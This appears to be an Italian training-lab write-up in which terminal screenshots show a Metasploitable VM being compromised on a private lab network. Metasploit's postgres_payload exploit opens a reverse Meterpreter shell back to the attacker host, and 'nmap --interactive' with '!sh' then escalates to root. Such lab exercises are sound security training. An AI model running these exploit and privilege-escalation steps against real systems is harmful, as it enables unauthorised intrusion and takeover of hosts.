

S7/L3

1) IP Metasploit




```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 92:91:5d:33:77:df brd ff:ff:ff:ff:ff:ff
    inet 192.168.20.10/24 brd 192.168.20.255 scope global eth0
    inet6 fdd6:cbc0:b164:afaa:9091:5dff:fe33:77df/64 scope global dynamic
       valid_lft 2591915sec preferred_lft 604715sec
    inet6 fe80::9091:5dff:fe33:77df/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

2) Avvio Msfconsole




```
┌──(kali㉿kali2023)-[~]
└─$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/
0/syslog.so was loaded from the standard library, but will no longer be part of
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into it

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.56-dev                          ]
+ -- --=[ 2394 exploits - 1234 auxiliary - 422 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

3) Ricerca Exploit




```
msf6 > search exploit/linux/postgres/postgres_payload

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/postgres/postgres_payload  2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   1    \_ target: Linux x86                    .                .          .      .
   2    \_ target: Linux x86_64                 .                .          .      .


Interact with a module by name or index. For example info 2, use 2 or use exploit/linux/postgres/postgres_payload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86_64'

msf6 >
```

4) Configurazione e avvio Exploit



```
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.20.10
RHOST => 192.168.20.10
msf6 exploit(linux/postgres/postgres_payload) > exploit
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.20.20
LHOST => 192.168.20.20
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.20.20:4444
[*] 192.168.20.10:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/qYqKWmPr.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.20.10
[*] Meterpreter session 1 opened (192.168.20.20:4444 -> 192.168.20.10:51840) at 2025-05-14 09:32:19 +0200

meterpreter >
```

5) Post Exploit automatici falliti (ho usato la shell per esplorare manualmente dei possibili vettori) => nmap —interactive



```
Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
id
```